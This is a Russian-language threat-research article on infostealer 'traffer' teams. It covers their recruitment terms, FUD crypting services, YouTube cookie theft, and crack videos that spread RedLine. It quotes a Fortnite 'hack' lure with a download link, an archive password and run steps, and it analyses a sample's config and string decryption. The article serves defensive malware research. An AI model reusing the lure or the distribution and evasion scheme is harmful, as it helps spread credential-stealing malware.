VirusTotal можно встретить практически во всех объявлениях.

Справа представлен скриншот предложения о вступлении в одну из команд.

Пример предложения о вступлении в команду

...

1. НЕ ЗАБИРАЕМ ЗАПРОСЫ
2. ОТЗЫВЧИВЫЕ САППОРТЫ
3. ПРАКТИЧЕСКИ МОМЕНТАЛЬНЫЙ БЕСПЛАТНЫЙ ЗАЛИВ И CEO
4. FUD КРИПТ (EASY/MELON)
5. ПРЕМИИ ЗА КАЖДЫЕ 100 ЛОГОВ
6. ВАШИ 70% С КРИПТОКОШЕЛЬКОВ
7. REDLINE/RACCOON
8. БЕСПЛАТНЫЙ ВЯЗ ДЛЯ ТОПОВ
9. АВТООТРАБОТКА ЛОГОВ НА ГЕЙМ В БОТЕ
10. ПОСТОЯННЫЕ РОЗЫГРЫШИ
11. АВТОЧЕКЕР YOUTUBE
12. ИНДИВИДУАЛЬНЫЕ УСЛОВИЯ ДЛЯ ТОПОВ

Посмотреть скриншот поста >

Пояснение условий из предложения о вступлении в команду

Не забираем запросы

Запросы — аккаунты в определенных сервисах, которые партнер зачастую забирает у траффера.

Практически моментальный бесплатный залив и CEO

В данном случае речь идет про загрузку видео со ссылкой на стилер на YouTube и продвижение ролика.

Бесплатный вяз для топов

Злоумышленники перепривязывают аккаунты YouTube. Чаще всего для входа в аккаунт используются свежеукраденные cookie-файлы от сервиса. Для самых активных трафферов, которые крадут больше всего данных, эта услуга бесплатная.

Постоянные розыгрыши

Злоумышленники периодически разыгрывают часть прибыли с клиппера между лучшими трафферами.

Автоотработка логов на гейм в боте

Украденные данные из административной панели стилера автоматически отправляются в Telegram-бот, который передает их участникам команды или сторонним сервисам, меняющим пароли от украденных игровых аккаунтов.

FUD crypt (Easy/Melon)

Fully undetectable (FUD) — билд шифруется так, чтобы его не обнаруживали защитные решения статическим методом анализа. Для шифрования используются криптосервисы EasyCrypt или MelonCrypt.

Авточекер YouTube

С помощью скрипта злоумышленники собирают информацию о канале украденного аккаунта YouTube: количество подписчиков, просмотров, дата создания канала и т. д. Собранная информация позволяет определить, какие каналы позволяют эффективнее распространять стилер.

Общение между трафферами и партнерами, как правило, происходит в Telegram. Под эти цели партнер создает каналы и настраивает боты. Затем он же, имея доступ к билдеру, создает экземпляры ВПО, шифрует их и передает трафферам через бот или канал.

Чаще всего трафферы распространяют зловреды под видом кряков и инструкций по взлому легитимных программ на YouTube. Для публикации видеозаписей злоумышленники, в частности, крадут свежие cookie-файлы от YouTube-каналов с помощью стилера и используют их для загрузки на эти каналы видео якобы о том, как взломать ту или иную программу, со ссылкой на скачивание зловредов в описании.

Пример выдачи ботом сэмпла, зашифрованного с помощью сервиса EasyCrypt






Схема работы трафферов

Для автоматизации загрузки видео через cookies на YouTube также существуют сервисы, сотрудничающие с командами.

Пример сервиса «автозалива» видео на YouTube



Оповещение бота в Telegram, которое получают злоумышленники при использовании сервисов «автозалива»



Сервис загружает ролик и отправляет уведомление со ссылкой на него в мессенджер, например Discord или Telegram. Принцип загрузки видео обычно похож на описанный в статье про самораспространяющийся стилер. Трафферы разных стилеров загружают идентичные по структуре видео, поэтому определить, какой экземпляр распространяется с помощью ролика, по описанию, обложке или названию видео не получится. Вполне вероятно, что трафферы используют некую единую инструкцию по публикации видео со ссылкой на стилеры.

Злоумышленники ежедневно публикуют множество видео со ссылкой на вредоносное ПО, однако стоит отметить, что Google (владелец YouTube) активно борется с таким методом распространения зловредов и оперативно удаляет ролики.

Чаще всего в описании подобных видео находится ссылка на стилер в виде запароленного архива. Пароль защищает содержимое от сканирования антивирусными движками в браузере.

В примере с читом к Fortnite экземпляр стилера написан на .NET, что позволяет нам проанализировать его с помощью дебаггера dnSpy.

Пример видео, с помощью которого распространяется инфостилер


FORTNITE HACK FREE DOWNLOAD... •••

DOWNLOAD LINK: https://www.mediafire.com/file/w33pn9...
Password:123
INSTRUCTIONS:

1. Download the hack;
2. Unzip the file to any folder/desktop;
3. Open Umbrella Hack.exe file;
4. Run Fortnite;
5. Press the inject button;
6. The hack should appear when you press the shortcut.

Посмотреть скриншот публикации ›

Пример скачивания архива по ссылке из видео



Как говорилось ранее, общение между трафферами и партнером происходит в Telegram. Некоторые партнеры вшивают в конфигурационный модуль билда Telegram-ник воркера и используют его в качестве идентификатора, по которому и передаются логи через мессенджер.


Пример содержания архива

Fortnite Umbrella Hack (Aim+Wh).rar - RAR archive, unpacked size 12 464 686 bytes


Name	Size	Packed	Type	Modified	CRC32
..			Папка с файлами		
config	94 432	43 472	Папка с файлами	15.02.2022 16:33	
data	208 378	21 360	Папка с файлами	03.02.2022 14:53	
config.ini *	970 912	396 736	Параметры конф...	08.09.2020 18:49	AE33CA0B
injector.dll *	6 831 616	2 506 944	Расширение при...	04.08.2021 20:14	86B9F7AB
main.dll *	1 610 096	466 288	Расширение при...	08.09.2020 18:52	F40FCDD9
Umbrella Hack.exe *	2 749 252	651 184	Приложение	06.10.2022 0:03	3F9E880A

На скриншотах ниже приведен пример разбора файла Umbrella Hack.exe. В модуле Arguments указаны конфигурационные данные билда: IP-адрес C2; Telegram-ник траффера в качестве ID билда; ключ шифрования, который использовался для шифрования строки IP.


В модуле StringDecrypt находится алгоритм дешифрования строк. Используется последовательность base64, XOR с симметричным ключом Photonasty, указанным ниже, base64. С помощью CyberChef можно дешифровать строку IP, указанную в модуле Arguments.



Модуль Arguments инфостилера




Модуль StringDecrypt инфостилера



Дешифрование IP-адреса C2 из билда с помощью CyberChef

На выходе получаем IP-адрес и порт, которые используются в качестве C2. С помощью Threat Intelligence Portal можно узнать количество коммуникаций (~1000) с данным IP-адресом за все время наблюдения.

Также этот IP имеет максимальный показатель Threat score — вероятность того, что адрес вредоносный.



Информация о C2 на Kaspersky Threat Intelligence Portal

Ниже представлена информация о файлах, коммуницирующих с данным IP-адресом, на VirusTotal.

По названию файлов очевидно, что вредоносные экземпляры маскируются под легитимные программы или под кряки к ним.

Большинство коммуницирующих файлов детектируются как инфостилеры, а во многих из них различные вендоры явно проставили вердикт — RedLine Stealer.

Информация о C2 на VirusTotal

https://www.virustotal.com/gui/ip-address/relations

Проверено	Детекты	Тип	Имя
12.09.2022	30 / 71	Win32 EXE	JailBreak Ios 15.exe
09.05.2022	28 / 69	Win32 EXE	Spotify 1.1.80.699.exe
24.05.2022	21 / 68	Win32 EXE	Windscribe (1).exe
13.05.2022	29 / 69	Win32 EXE	Synapse x.exe
06.05.2022	13 / 67	Win32 EXE	ExpressVPN_setup.exe


Посмотреть скриншот >

По Telegram-нику траффера, который указан в модуле Arguments в качестве ID в открытом виде, можно найти и его профиль на одном из теневых форумов. Таким образом партнер, использующий такой ID, фактически деанонимизирует траффера.

